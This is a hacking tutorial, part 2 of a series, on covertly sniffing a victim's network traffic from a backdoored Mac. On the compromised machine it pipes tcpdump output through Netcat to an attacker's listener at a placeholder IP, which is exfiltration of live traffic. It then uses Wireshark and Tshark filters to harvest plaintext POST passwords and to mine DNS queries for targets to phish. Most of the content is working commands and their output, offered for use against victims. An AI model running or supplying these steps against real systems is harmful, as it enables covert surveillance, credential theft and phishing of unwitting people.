

# How to Sniff Passwords on a Mac in Real Time, Part 2 (Packet Analysis)

Most users don't realize how much valuable data is in their network traffic. With a few simple tools, an attacker can quickly pick out cookies, passwords, and DNS queries from a macOS device as it covertly streams the victim's network traffic to the attacker's system. Here, we will cover two methods for analyzing packets flowing from a Mac.

The first method requires [Wireshark](#), which has been [covered on Null Byte before](#). However, using Wireshark to analyze packets from a remote device in real time may be a new concept to some readers.

- **Previously:** [How to Sniff Passwords on a Mac in Real Time \(Packet Exfiltration\)](#)

Method two requires [Tshark](#), Wireshark's command-line network protocol analyzer. Tshark is great because it only prints the information we ask it to, unlike Wireshark, which displays *everything* and requires us to sift through thousands of packets. Readers who prefer command-line tools over graphical applications will appreciate Tshark and its simplicity.

## Option 1 Wireshark

I'll try to be brief about installing and using Wireshark since it has been featured on Null Byte [several times before](#). So if you're totally new to Wireshark, it would be a good idea to review all the guides we have on it if you want to be proficient with the tool.

## Step 1 Install Wireshark

By default, Wireshark is included in most versions of Kali Linux. There are a few versions that don't include it, so I'll quickly cover how to get it if you don't see it in your Kali version. First, run the following command to ensure the most recently tested and curated (by the Kali developers) version is available and download it.

- **More Info:** [How to Install the Latest Version of Wireshark on Kali Linux](#)

```
apt-get update && apt-get install wireshark
```

```
Hit:1 http://archive-7.kali.org/kali kali-rolling InRelease  
Reading package lists... Done
```

```
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
  wireshark
1 upgraded, 0 newly installed, 0 to remove and 963 not upgraded.
Need to get 57.2 kB of archives.
After this operation, 3,072 B of additional disk space will be used.
Get:1 http://archive-7.kali.org/kali kali-rolling/main amd64 wireshark amd64 2.6.1-1 [57.2 kB]
Fetched 57.2 kB in 7s (8,296 B/s)
Reading changelogs... Done
(Reading database ... 321253 files and directories currently installed.)
Preparing to unpack .../wireshark_2.6.1-1_amd64.deb ...
Unpacking wireshark (2.6.1-1) over (2.4.5-1) ...
Setting up wireshark (2.6.1-1) ...
```

When that's done, Wireshark can be found in the "Sniffing & Spoofing" category in the "Applications" menu in Kali.

## Step 2 View the Data in Real Time

Rather than saving the packets to a PCAP ([as described in my previous article](#)), we can pipe the data coming from the Netcat tunnel and view it in real time. This can be achieved using a "[named pipe](#)" and the **mkfifo** command to redirect the raw packets directly into Wireshark.

In Kali (the attacker's system), use the below command to create a named pipe.

```
mkfifo /tmp/wiretap
```

Then, start a Netcat listener and direct (>) the output into the pipe called "wiretap" in the /tmp/ directory. The pipe name ("wiretap") is completely arbitrary and can be named anything you like. Netcat will listen (-l) on port (-p) **9999** for incoming connections from the macOS device.

```
nc -l -p 9999 > /tmp/wiretap
```

Now, open the wiretap file using Wireshark with the **-k** argument to start capturing packets immediately. The input file (-i) should point to the wiretap pipe we just created.

```
wireshark -k -i /tmp/wiretap
```

Wireshark will open but won't display any packets yet. The setup on the attacker's Kali machine is complete at this point.

We need to run the **tcpdump** command now on the macOS device to instruct it to send us the victim's packets. From the [Netcat backdoor](#), first, use the **ifconfig** command to learn the target's wireless interface name.

```
/sbin/ifconfig -a
```

```
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
    options=1203<RXCSUM,TXCSUM,TXSTATUS,SW_TIMESTAMP>
    inet 127.0.0.1 netmask 0xff000000
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1
    nd6 options=201<PERFORMNUD,DAD>
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
stf0: flags=0<> mtu 1280
EHC29: flags=0<> mtu 0
EHC26: flags=0<> mtu 0
XHC20: flags=0<> mtu 0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    ether e0:b9:ba:c8:bc:c8
    inet 192.168.0.133 netmask 0xfffff00 broadcast 192.168.0.255
    nd6 options=201<PERFORMNUD,DAD>
    media: autoselect
    status: active
en1: flags=8963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1500
    options=60<TSO4,TSO6>
    media: autoselect <full-duplex>
    status: inactive
bash-3.2#
```

The interface with the "inet" address of "192.168.0.133" is my MacBook's wireless interface. In my case, the interface name is "en0" but this may vary based on the macOS device and version.

Use the interface (**-i**) argument in the below **Tcpdump** command when exfiltrating traffic to the attacker's system. In this command, **tcpdump** will write (**-w**) the captured data directly into the Netcat tunnel. The **1.2.3.4** address should be changed to the attacker's IP address hosting the Netcat listener. This can be a local IP address or a remote VPS IP address.


```
/usr/sbin/tcpdump -i <interface> -w - | nc 1.2.3.4 9999
```

As long as both terminals are open, **Tcpdump** will send network traffic directly to the attacker's system and into Wireshark in real time.

## Step 3 Sniff DNS Traffic to Find Phishing Candidates

Unfortunately (for hackers), many websites today use encryption that prevents sniffer's from learning login credentials. There are still benefits to monitoring traffic for domain names belonging to websites sending and receiving encrypted data. We can learn a lot about a target by analyzing their DNS traffic and favorite websites for future phishing attacks.

To filter DNS transmissions, enter the **dns** string into Wireshark's display filter bar.



## Step 4 Sniff POST Data for Passwords

Most popular websites use encryption, but there are still many protocols and millions of websites that don't properly encrypt sensitive data. [POST data](#) will likely hold the most compromising and revealing information. Here, we may find, usernames, passwords, home addresses, email addresses, social security information, chat logs, and much more.

To filter POST data, enter the **http.request.method == "POST"** string into Wireshark's display filter bar.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method == "POST"

No.	Time	Source	Destination	Protocol	Length	Info
2337	12.487070842			HTTP	358	POST / HTTP/1
2650	14.717618210			OCSP	481	Request
2651	14.717764505			OCSP	481	Request
8215	29.170755017			OCSP	481	Request
8384	29.492669152			OCSP	485	Request
8385	29.492732390			OCSP	485	Request
8386	29.492782494			OCSP	485	Request
8388	29.492844821			OCSP	485	Request
8948	30.768492459			OCSP	485	Request
11357	37.749443832			OCSP	485	Request
12287	42.993223874			OCSP	496	Request
14183	48.422279827			OCSP	486	Request
14185	48.422431772			OCSP	486	Request
16333	268.924475512			OCSP	485	Request
16439	277.919660713			OCSP	481	Request
16475	286.102093831			HTTP	1310	POST /users/s

Frame 16475: 1310 bytes on wire (10480 bits), 1310 bytes captured (10480 bits) on interface  
 Ethernet II, Src: , Dst:  
 Internet Protocol Version 4, Src: , Dst:  
 Transmission Control Protocol, Src Port: 47370, Dst Port: 80, Seq: 1, Ack: 1, Len: 1256  
 Hypertext Transfer Protocol  
 HTML Form URL Encoded: application/x-www-form-urlencoded  
 Form item: "utf8" = "/"  
 Form item: "authenticity\_token" = "r+Aq4tiWi60V7Uu11cEpng+qgIvaEZwPkBrIV+uco8MsuI3EtZJ1  
 Form item: "user[email]" = "hacker@nullbyte.com"  
 Form item: "user[password]" = "123Password321"  
 Form item: "commit" = ""  
 Form item: "user[remember\_me]" = "0"

## Option 2 Tshark

Alternatively, we can also use Tshark to tap into the /tmp/wiretap stream we created earlier. Tshark isn't necessarily *better* than Wireshark. There are some pros and cons to both tools. Tshark will only display what we ask it to, which means we may miss some minuscule (yet valuable) data because we've narrowed the display filter to something too fine. Adversely, Wireshark may display too much information and cause us to miss some useful bit data. Again, pros and cons to both tools.

## Step 1 Install Tshark



Tshark is available in the Kali repositories and can be installed using the below command.

```
apt-get update && apt-get install tshark
```

```
Hit:1 http://archive-7.kali.org/kali kali-rolling InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree
Reading state information... Done
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  tshark
0 upgraded, 1 newly installed, 0 to remove and 945 not upgraded.
Need to get 186 kB of archives.
After this operation, 404 kB of additional disk space will be used.
Get:1 http://archive-7.kali.org/kali kali-rolling/main amd64 tshark amd64 2.6.1-1 [186 kB]
Fetched 186 kB in 7s (27.0 kB/s)
Selecting previously unselected package tshark.
(Reading database ... 321331 files and directories currently installed.)
Preparing to unpack .../tshark_2.6.1-1_amd64.deb ...
Unpacking tshark (2.6.1-1) ...
Processing triggers for man-db (2.8.2-1) ...
Setting up tshark (2.6.1-1) ...
```

## Step 2 Sniff DNS Requests Using Tshark

To dump DNS traffic, use the below command. We'll filter out packets on **port 53** and DNS queries using the **dns.qry.name** argument. The Tshark arguments (**-e**) are exactly like Wireshark's display filters and enabled using the **-T fields** argument.

```
tshark -i /tmp/wiretap -f "src port 53" -n -T fields -e dns.qry.name
```

```
Capturing on '/tmp/wiretap'
twitch.tv
twitch.tv
www.twitch.tv
www.twitch.tv
linkedin.com
linkedin.com
www.linkedin.com
www.linkedin.com
static.twitchcdn.net
static.twitchcdn.net
ocsp.digicert.com
yahoo.co.jp
yahoo.co.jp
```

yahoo.co.jp  
static.licdn.com  
www.yahoo.co.jp  
static.licdn.com  
www.yahoo.co.jp  
www.yahoo.co.jp  
ocsp.cybertrust.ne.jp  
ocsp.cybertrust.ne.jp  
office.com  
www.office.com  
s.yimg.jp  
www.office.com  
www.office.com  
www.office.com  
s.yimg.jp  
s.yimg.jp  
weuofficehome.msocdn.com  
statics-uhf-neu.akamaized.net  
c.s-microsoft.com  
c.s-microsoft.com  
lpt.c.yimg.jp  
iwiz-blog-cms.c.yimg.jp

We can easily discover a target's favorite websites using this data and begin preparing phishing pages for social engineering attacks.

## Step 3 Sniff Passwords Using Tshark

Filter out POST requests (**http.request.method == POST**) containing the string "**pass**" to find passwords sent in plain-text. Also use several field (**-e**) arguments to print the full URL (**http.request.full\_uri**), the POST data key (**urlencoded-form.key**), and their values (**urlencoded-form.value**). The keys will help us understand how the values are formatted. For example, a key might read "username,password" while its corresponding values read "tokyoneon,Pa\$\$word321." Below are two examples.

```
tshark -i /tmp/wiretap -Y 'http.request.method == POST and tcp contains "pass"' -T fields -e http.request.full_uri -e urlencoded-form.key -e urlencoded-form.value
```

Capturing on '/tmp/wiretap'

```
http://www.website.org/servlet/login?    username,password,rememberme,srv  
hacker@nullbyte.com,123Password321,1,12
```

```
http://login.website2.com/?r=75aa94fce9687c7aa43e91d1572a1dbd    login,password,Login  
fakeemail@gmail.com,y0u11 n3v3r gU3$$ MY Pa$$w0rd!!,Login
```

Some POST data will contain multiple parameters making it more difficult to interpret. Here we can see an authentication token, followed by the user's email address and password.

```
tshark -i /tmp/wiretap -Y 'http.request.method == POST and tcp contains "pass"' -T fields -e http.request.full_uri -e urlencoded-form.key -e urlencoded-form.value
```

Capturing on '/tmp/wiretap'

```
http://login.website3.com/users/sign_in
  utf8,authenticity_token,user[email],user[password],commit,user[remember_me]
  ✓,ji5H6Z6WO+bwup3ey/3kl2P7++5t6ptj87y9uTAQ7rw0o4QNP+EAKUVIAW5xCScd60sqPyz8b
Mj+AouemPIUzQ=,hacker@nullbyte.com,123Password321,,0
http://login.website3.com/users/sign_in
  utf8,authenticity_token,user[email],user[password],commit,user[remember_me]
  ✓,HCsJXi+xDjkOhIXxl+g1JVg4EzKTBBBjll3YifZ2+bWmps6jsY19rt2GUEtHPYb0ljC49IS58gv4+6u
XpQDxA=,hacker@nullbyte.com,123passw0rd321,,0
```

Tshark and Wireshark are both excellent tools for sniffing packets. Readers who also prefer to work in terminals may prefer Tshark over Wireshark. For a comprehensive look at display filters, check out [Wireshark's official documentation](#).